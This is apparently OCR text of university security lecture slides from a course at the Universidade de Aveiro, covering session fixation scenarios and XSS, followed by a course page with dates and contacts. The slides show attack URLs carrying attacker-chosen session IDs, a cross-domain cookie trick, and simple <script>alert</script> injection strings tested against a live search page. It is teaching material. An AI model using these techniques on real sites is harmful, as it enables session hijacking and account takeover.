
- SIDs from a non-authentication state must be invalidated before authorizing a new session (CWE 384)
  - Alternative is to add a secondary Cookie with a random text

- Attacker may force a predictable SID and wait for authentication
  - SID will be kept after authentication, granting access to the attacker
  - Hey Alice, check this https://server.com?SID=KNOWN_TO_ATTACKER

- Detected by observing the Cookie/SID before and after authn


Session Fixation - Scenarios

- Freely controlled SID
  - Attacker says: Hey Alice, check this https://server.com?SID=KNOWN_TO_ATTACKER
  - If Alice accesses the URL and logs on
  - The attacker can use the SID to impersonate Alice




Session Fixation - Scenarios

- Pre-Generated SID
  - Attacker obtains SID from server
  - Attacker says: Hey Alice, check this https://server.com?SID=EXISTING_SID
  - If Alice accesses the URL and logs on
  - The attacker can use the SID to impersonate Alice



Session Fixation - Scenarios

- Cross-Domain Cookie
  - Attacker creates evil.server.com and Alice has account at good.server.com
  - Attacker says: Alice, check this http://evil.server.com and provides a cookie *.server.com
  - If Alice accesses the URL and logs on (The cookie is provided)
  - The attacker can use the Cookie to impersonate Alice



XSS
Cross Site Scripting

JOÃO PAULO BARRACA

Prevalence and Detectability


- Second most prevalent issue in the OWASP Top 10
  - Found in around two thirds of all applications.

- Automated tools can find some XSS problems automatically
  - particularly in mature technologies: PHP, J2EE / JSP, and ASP.NET.

Impact

- Moderate for reflected and DOM XSS

- Severe for stored XSS
  - with remote code execution on the victim's browser
  - stealing credentials, sessions
  - delivering malware to the victim


universidade de aveiro
theoria poiesis praxis
SOBRE A UA
ESTUDAR
VIVER
INVESTIGAR
COOPERAR
INTERNACIONAL
EN
<script>alert(1);</script>
Todo o Portal
Pessoas
Notícias
Locais
Aproximadamente 292 resultados (0.25 segundos)
Classificar por:
Relevância
XSS Cross Site Scrip#ng
sweet.ua.pt/andre.zuquete/Aulas/Seguranca/14-15/docs/P-XSS.pdf
Formato do arquivo: PDF/Adobe Acrobat
XSS. Correct usage: <img src='img.png'></img>. Not so correct usage: <img src=' img.png'><script>alert("hi");</script></img>. 3 ...
XSS Cross-Site Scripting
sweet.ua.pt/andre.zuquete/Aulas/Seguranca/20-21/docs/P-XSS.pdf
Formato do arquivo: PDF/Adobe Acrobat
1. XSS. > Injection of scripts provided by clients into Web pages. > Inherent to how HTML works ... http://foo.bar/index.php?search=<script>alert('hi')</script>.
JavaScript Avançado
sweet.ua.pt/~a35438/JavaScript_sites/JavaScript3.htm
A função está definida no topo do script, contudo, só é chamada no final, ... for (var k=1; k<=10; k++) { // Cálculo dos factoriais entre 1 e 10 ... alert(mensagem).
Aprender JavaScript
sweet.ua.pt/~a35438/JavaScript_sites/JavaScript2.htm
Os Scripts Javascript integram-se em páginas HTML de forma simples, são sempre colocados entre num ... A variável resultado tomarão valor 1 se a condição for verdadeira e o valor 2 se a condição for falsa. ... alert("Pequeno demais!

```
▼<div class="gsc-table-result">
  ▼<div class="gsc-table-cell-snippet-close">
    ▶<div class="gs-title gsc-table-cell-thumbnail gsc-thumbnail-left">…</div>
    ▶<div class="gs-fileFormat">…</div>
    ▼<div class="gs-bidi-start-align gs-snippet" dir="ltr">
        "XSS. Correct usage: <img src='img.png'></img>. Not so correct usage:
        <img src='
        img.png'><"
        <b>script</b>
        ">"
        <b>alert</b> == $0
        "("hi");</"
        <b>script</b>
        "></img>. 3 ..."
      </div>
    ▶<div class="gsc-url-bottom">…</div>
      <div class="gs-richsnippet-box" style="display: none;"></div>
```

Seems to be OK
Input is escaped

Course: Análise e Exploração de

elearning.ua.pt/course/view.php?id=16079

Navigation

- Dashboard
- Site home
- Site pages
- My courses
  - 41781-AEV
    - Participants
    - Badges
    - Grades
    - Theoretical Contents
    - Practical Contents
    - Assignments
    - References
    - Topic 5
    - Topic 6
    - Topic 7
    - Topic 8
    - Topic 9
  - sTIC_aa
  - 47023-ar
  - 42566-ara

General Information

This edition will be lectured by professor João Paulo Barraca (email: jpbarraca@ua.pt). For collaboration the following methods will be used:

- **Email** for any sort of contact
- **MS Teams AEV workplace** for direct collaboration, especially during the allocated lecturing and tutoring slots. The use of the MS Teams platform for direct communication is highly recommended and should be preferred instead of email.
- **Moodle News Forum** for news related to the course.

Classes will be lectured in the Portuguese language, unless there is a foreign student attending. In this case English will be used. All content is presented in the English language.

As requirements for this subject, students should be aware that this subject requires a reasonable knowledge and comprehension of several networking, software and operating system topics, such as: the Python/C/Java languages, Linux administration and Linux console usage (mostly Debian/Ubuntu), virtual machines, sockets, HTTP and HTML, asynchronous applications, hardware architectures.

Important Dates

- **Assignment 1**: November 25th
- **Assignment 2**: December 21st
- **Assignment 3**: January 20th
- **Final Exam**: **TBD** (January)
- **HTB reports submission**: until January 18th

Elearning Areas

